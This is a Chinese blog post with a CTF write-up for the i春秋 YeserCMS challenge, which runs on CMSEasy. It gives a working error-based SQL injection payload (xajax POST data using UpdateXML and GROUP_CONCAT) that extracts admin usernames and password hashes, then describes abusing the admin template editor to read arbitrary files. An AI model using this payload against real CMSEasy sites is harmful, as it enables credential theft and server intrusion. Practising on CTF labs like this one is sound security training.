i春秋 “百度杯”CTF比赛 九月场 YeserCMS


原创

「已注销」 于 2018-09-08 15:05:18 发布 1112 收藏

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/82529633



https://www.ichunqiu.com/battalion?t=1

首先说明一点，这题不是我自己做出来的，我参考了很多博主的`writeup`，但是他们的`writeup`只是提示我应该去利用什么漏洞：

```
https://www.w00yun.top/bugs/wooyun-2015-0137013.html
```

虽然知道了是这个漏洞，但是我不会利用，在这上面耗了很长时间，因为我直接把漏洞报告中的`postdata`数据给提交上去了，但是i春秋的好像更改了`cmseasy`，所以我们并不需要对注入语句二次编码，只要把`'`进行编码即可:

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%27,(UpdateXML(1,CONCAT(0x5b,substring((SELECT/**/GROUP_CO
NCAT(username,password) from yesercms_user),1,80),0x5d),1)),NULL)-- </q></xjxquery>
```

查询语句是：

```
substring((SELECT/**/GROUP_CONCAT(username,password) from yesercms_user),1,80)
```

只需要更改1和80就可以更改显示字符串的起始位置和终止位置，因为显位有限，所以我们只能一节一节地看，得到用户名和`md5`加密之后的密码我们就可以登录后台了，直接在网站`URL`后面加上`admin`即可，在里面的编辑模板有文件读漏洞，使用`burpsuit`可以查看到任意文件